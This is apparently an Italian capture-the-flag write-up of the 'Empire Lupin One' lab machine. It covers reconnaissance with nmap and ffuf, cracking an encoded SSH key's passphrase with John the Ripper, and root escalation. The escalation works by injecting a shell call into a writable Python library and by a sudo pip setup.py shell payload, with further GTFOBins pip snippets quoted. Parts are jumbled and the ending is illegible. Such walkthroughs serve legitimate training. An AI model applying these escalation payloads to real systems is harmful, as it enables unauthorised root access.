



# REPORT DELLA BLACK BOX “EMPIRE LUPIN ONE”

Questo report descrive in dettaglio le attività di penetration testing eseguite sul target "Empire Lupin One", presentando un'analisi completa delle metodologie utilizzate, delle vulnerabilità identificate e delle tecniche di privilege escalation implementate.

## 1. Riconoscimento e Enumerazione Iniziale

### 1.1 Scansione di Rete

La prima fase consisteva nell'ottenere una panoramica completa dell'infrastruttura del target utilizzando Nmap per identificare servizi e porte aperte:


```
nmap -sC -sV 192.168.178.108
```

Questa scansione ha permesso di rilevare i servizi attivi sull'indirizzo **IP target**, incluso un server web sulla **porta 80**.

```
(root@kali2023)-[/home/kali]
# nmap -sC -sV 192.168.178.108
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 09:25 CEST
Nmap scan report for LupinOne.fritz.box (192.168.178.108)
Host is up (0.00058s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-robots.txt: 1 disallowed entry
|_ ~/myfiles
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 7.31 seconds
```

### 1.2 Enumerazione del Server Web



L'accesso  
principale

alla pagina web  
tramite



**http://192.168.178.108** ha rivelato la presenza di un server **HTTP** attivo, fornendo un punto di ingresso per ulteriori investigazioni.

## 2. Information Gathering

### 2.1 Analisi del Codice Sorgente

L'ispezione del codice sorgente della pagina web è stata effettuata tramite:



## view-source:http://192.168.178.108

Questa analisi ha permesso di identificare dettagli sulla struttura del sito web e potenziali vulnerabilità.

```
← → ↻ 🏠 view-source:http://192.168.178.108/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <style>
5 body {
6   margin: 0;
7 }
8
9 #over img {
10  margin-left: auto;
11  margin-right: auto;
12  display: block;
13 }
14 </style>
15 </head>
16
17 <body>
18
19 <div id="over" style="position:absolute; width:100%; height:100%">
20   
21 </div>
22
23 </body>
24 </html>
25
26 <!-- Its an easy box, dont give up. -->
27
28
```

2.2

Scoperta di  
Directory  
Nascoste

Il file  
identificato e analizzato, rivelando una directory nascosta:

robots.txt è stato

**http://192.168.178.108/robots.txt**

Dall'analisi del file robots.txt è stata scoperta una directory nascosta denominata **/~myfiles**, confermando che il target utilizza configurazioni non ottimali per la gestione della sicurezza web.

```
← → ↻ 🏠 192.168.178.108/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

User-agent: *
Disallow: /~myfiles
```

## 3. Enumerazione Avanzata e Fuzzing

### 3.1 Accesso a Directory Nascoste


```
(kali@kali2023)-[~/Documents]
$ ffuf -u 'http://192.168.178.108/~FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e .php,.txt
Fuzz host: 192.168.178.108
Fuzz path: /~FUZZ
Fuzz word: .php
Fuzz extension: .txt
Fuzz match: 200-299,301,302,307,401,403,405,500
Fuzz v2.1.0-dev

Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Method : GET
:: URL : http://192.168.178.108/~FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions : .php .txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

secret [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 26ms]
:: Progress: [262992/262992] :: Job [1/1] :: 1234 req/sec :: Duration: [0:03:12] :: Errors: 0 ::
```

La navigazione alla directory `/~myfiles` ha fornito ulteriori informazioni sul target:

**`http://192.168.178.108/~myfiles`**




### 3.1 Web Fuzzing


L'utilizzo di ffuf ha permesso di identificare ulteriori strutture nascoste all'interno del server:

**`ffuf -u http://192.168.178.108/~FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e .php,.txt`**

### 3.2 Directory `~secret`



Questa tecnica ha rivelato l'esistenza di una directory denominata `/~secret/`, contenente informazioni sensibili relative alle credenziali SSH dell'utente **"icex64"**.



### 3.3 Raccolta di Credenziali

L'ispezione della directory secret ha portato alla scoperta di un file contenente una **chiave SSH privata codificata**:

<http://192.168.178.108/~secret/.mysecret.txt>



## 4. Analisi e Decodifica delle Credenziali

### 4.1 Decodifica della Chiave SSH

L'analisi della **chiave SSH** ha rivelato una codifica in **base58**. Dopo la decodifica e la creazione di un file dedicato, sono stati impostati i corretti permessi:

=> **chmod 600 key**

```
(kali㉿kali2023)-[~]  
$ ssh2john ssh_key.txt > key  
  
(kali㉿kali2023)-[~]  
$ cat ket  
cat: ket: No such file or directory  
  
(kali㉿kali2023)-[~]  
$ cat key  
ssh_key.txt:$sshng$2$16$f2df77361693c16003677b8a33deeb06$2486$6f70656e7373682d6b65792d763100000000a616573323  
0740000001800000010f2df77361693c16003677b8a33deeb06000000100000000100000217000000077373682d727361000000030100  
65e2cada65813f73fe63fdd4da8e53d428030a29e493718447e6fe3e4a426763fc907bb10d61068b4e36fa9a01d9ac2be3982fd1fa352  
31f3de01fcfa944ce0deh0c115fda2b6d9429e81dc2527d02b7fed58e3c57cea09334bac73a0a9ff131564029b1d8a6211bc686cbf864
```


### 4.2 Cracking della Passphrase

Per ottenere la passphrase della chiave SSH, è stato utilizzato **John the Ripper**:


**john --wordlist=/usr/share/wordlists/fasttrack.txt key**

Questo ha rivelato la password: "**P@55w0rd!**"





Con le credenziali complete (nome utente "icex64", chiave SSH e password) è stato possibile accedere al sistema target tramite SSH.





## 6. Privilege Escalation

### 6.1 Enumerazione del Sistema

Dopo l'accesso, è stata condotta un'enumerazione del sistema per identificare potenziali vettori di privilege escalation:

```
=> ls
```

```
=> cd /tmp
```

```
=> ls
```

```
=> cd /usr/bin
```

```
=> ls
```

```
=> cd /usr
```

```
=> ls
```

```
=> cd /lib
```

```
=> ls
```

```
=> cd python3.9
```

```
=> ls
```



```

icex64@LupinOne:/usr/bin$ cd /usr
icex64@LupinOne:/usr$ ls
bin games include lib lib32 lib64 libexec libx32 local sbin share src
icex64@LupinOne:/usr$ cd /lib
icex64@LupinOne:/lib$ ls
apache2      environment.d  kernel          libvgauth.so.0.0.0  os-prober      sysctl.d
apparmor     file          klibc           libvmtools.so.0     os-probes      systemd
apt          firmware     klibc-YUK6bOClhnaZRUD4cUed0X2XZI.so  libvmtools.so.0.0.0  os-release     sysusers.d
bfd-plugins  gcc          libDeployPkg.so.0  linux-boot-probes   pam.d          taskset
binfmt.d     gnupg        libDeployPkg.so.0.0.0  locale              python2.7      tc
cgi-bin      gnupg2       libdiscover.so.2      lsb                  python3         terminfo
compat-ld    gold-ld      libdiscover.so.2.0.1  man-db               python3.9       tmpfiles.d
console-setup  groff        libguestlib.so.0     mime                  rsyslog         udev
cpp          grub         libguestlib.so.0.0.0  modprobe.d           runit-helper    valgrind
dbus-1.0     grub-legacy  libhgfs.so.0         modules              sasl2           x86_64-linux-gnu
discover     ifupdown     libhgfs.so.0.0.0     modules-load.d       sftp-server
dpkg         init         libsupp.a            openssh               ssl
emacsen-common  ispell       libvgauth.so.0       open-vm-tools         sudo
icex64@LupinOne:/lib$ cd python3.9
icex64@LupinOne:/lib/python3.9$ ls
abc.py          curses          lib2to3          py_compile.py   symtable.py
aifc.py         dataclasses.py lib-dynload      _pydecimal.py   _sysconfigdata__linux_x86_64-linux-gnu.py
_aix_support.py datetime.py      LICENSE.txt      pydoc_data       _sysconfigdata__x86_64-linux-gnu.py
antigravity.py dbm             linecache.py    pydoc.py         sysconfig.py
argparse.py     decimal.py      locale.py        queue.py          tabnanny.py
ast.py          difflib.py      logging          random.py         tarfile.py
asynchat.py     dis.py          lzma.py          re.py             telnetlib.py
asyncio         distutils       mailbox.py        reprlib.py        tempfile.py
asyncore.py     doctest.py     mailcap.py       re.py             test
base64.py       email           _markupbase.py  rlcompleter.py   textwrap.py
bdb.py          encodings       mimetypes.py    runpy.py          this.py
binhex.py       enum.py         modulefinder.py sched.py           _threading_local.py
bisect.py       filecmp.py     multiprocessing  secrets.py        threading.py
_bootlocale.py  fileinput.py   nntplib.py      selectors.py      timeit.py
_bootsubprocess.py  fnmatch.py    ntpath.py       shelve.py         tokenize.py
bz2.py          formatter.py

```

```

icex64@LupinOne:/tmp$ ls
evil
evil-pip
systemd-private-2a02bc8d33e34bc1ab54539a9ae9e2fa-apache2.service-sNqQmf
systemd-private-2a02bc8d33e34bc1ab54539a9ae9e2fa-systemd-logind.service-9j4Czi
systemd-private-2a02bc8d33e34bc1ab54539a9ae9e2fa-systemd-timesyncd.service-8un9ti
test_write
icex64@LupinOne:/tmp$ chmod +x linpeas.sh
chmod: cannot access 'linpeas.sh': No such file or directory
icex64@LupinOne:/tmp$ ./linpeas.sh
-bash: ./linpeas.sh: No such file or directory
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$ cd /usr/bin
icex64@LupinOne:/usr/bin$ ls
['
aa-enabled      grub-syslinux2cfg  run-parts
aa-exec         gtbl               rview
ab             gunzip             saveolog
addpart         gzexe             scp
addr2line      gzip              screendump
analog         h2ph              script
apropos        h2xs              scriptlive
apt            hd                scriptreplay
apt-cache      head              sdiff
apt-cdrom      help2tags         sed
apt-config     hexdump           see
apt-extracttemplates  hostname          select-default-iwrap
apt-ftparchive hostid            select-editor
apt-get        hostname          sensible-browser
apt-key        hostnamectl       sensible-editor
               htcacheclean     sensible-pager

```

## 6.2 Identificazione delle Vulnerabilità



L'analisi ha rivelato la possibilità di modificare il file **webbrowser.py** e di sfruttare permessi sudo per eseguire script Python come l'utente "**arsene**".

### 6.3 Modifica del File Python

È stato modificato il file **webbrowser.py** inserendo il seguente codice per ottenere una shell:

**os.system("/bin/bash")**

```
GNU nano 5.4
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")
os.system("/bin/bash")
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
    pass

_lock = threading.RLock()
_browsers = {}           # Dictionary of available browser controllers
_tryorder = None         # Preference order of available browsers
_os_preferred_browser = None # The preferred browser
```

### 6.4 Escalation tramite pip

Utilizzando **GTF0Bins**, è stata identificata una vulnerabilità nel modo in cui **pip** gestisce l'installazione di pacchetti con privilegi **sudo**:

=> **TF=\$(mktemp -d)**

=> **echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <\$(tty) >\$(tty) 2>\$(tty)')" > \$TF/setup.py**



=> **sudo pip install \$TF**

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

The read file content is corrupted as wrapped within an exception error.

```
TF=$(mktemp -d)
echo 'raise Exception(open("file_to_read").read())' > $TF/setup.py
pip install $TF
```

## Library load

It loads shared libraries that may be used to run code in the binary execution context.

```
TF=$(mktemp -d)
echo 'from ctypes import cdll; cdll.LoadLibrary("lib.so")' > $TF/setup.py
pip install $TF
```

## Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

## 6.5

```
csv.py          json          __pycache__     sunau.py        zipimport.py
ctypes          keyword.py      pycldbr.py      symbol.py       zoneinfo
icex64@LupinOne:/lib/python3.9$ nano webbrowser.py
icex64@LupinOne:/lib/python3.9$ cd /tmp
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9
[sudo] password for icex64:
sudo: a password is required
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```





## 7. Accesso Root e Flag

```
=> id
=> ls
=> cd /root
=>ls
=> cat root.txt
```

[illegible]

